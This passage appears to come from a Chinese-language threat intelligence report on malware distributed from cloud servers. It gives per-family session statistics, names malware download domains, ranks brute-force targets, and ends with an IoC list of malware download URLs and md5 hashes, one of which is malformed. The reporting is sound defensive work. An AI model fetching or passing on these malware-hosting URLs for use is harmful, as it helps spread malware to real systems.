Tsunami	28	266909
YellowDye	8	265361
RemoteAdmin	1	259459
Exploit	46	28327


中国国内云服务器传播恶意软件会话日均19.5万次，传播恶意软件文件数量770个，传播会话以挖矿类（CoinMiner）、Root工具类（Rootkit）和木马下载器类（TrojanDownloader）为主，主要恶意软件传播数据如下表所示：

恶意软件家族	恶意软件样本数量	恶意软件传播会话数量
CoinMiner	57	3107750
Rootkit	8	1135539
TrojanDownloader	49	495456
HackTool	5	303781
YellowDye	8	233292
RemoteAdmin	1	232013
Tsunami	12	228386
Mirai	500	101470
Exploit	19	4921
Kryptik	3	666

我们从攻击者下载恶意软件的URL中提取出了这些恶意软件下载服务器的域名或IP，被最多攻击者使用的恶意软件下载服务器有



oracle.zzhreceive.top, bbq.zzhreceive.top等。密码爆破攻击方面，SSH的暴力破解仍然最为常见，随后是Telnet和甲骨文公司的Oracle TNS协议。DigitalOcean、腾讯云和亚马逊AWS是爆破攻击源IP数量最多的云服务商。



联系我们

感兴趣的读者，可以在 [twitter](#) 或者通过邮件netlab[at]360.cn联系我们。

IoC List

URL :

<http://146.70.80.113/suite> <http://103.136.40.243/bins/Cronarm5> <http://103.136.40.243/z.sh> <http://175.11.71.224:58786/i> <http://119.179.214.255:48348/bin.sh>

md5 :

97c3be113298ba1cf7acd6159391bc8c 0f77be12a7951073144b264f4cc0bb27 fdadd6050aec5f744d8e4e7118f95fc6
eec5c6c219535fba3a0492ea8118b397 59ce0bab11893f90527fc951ac69912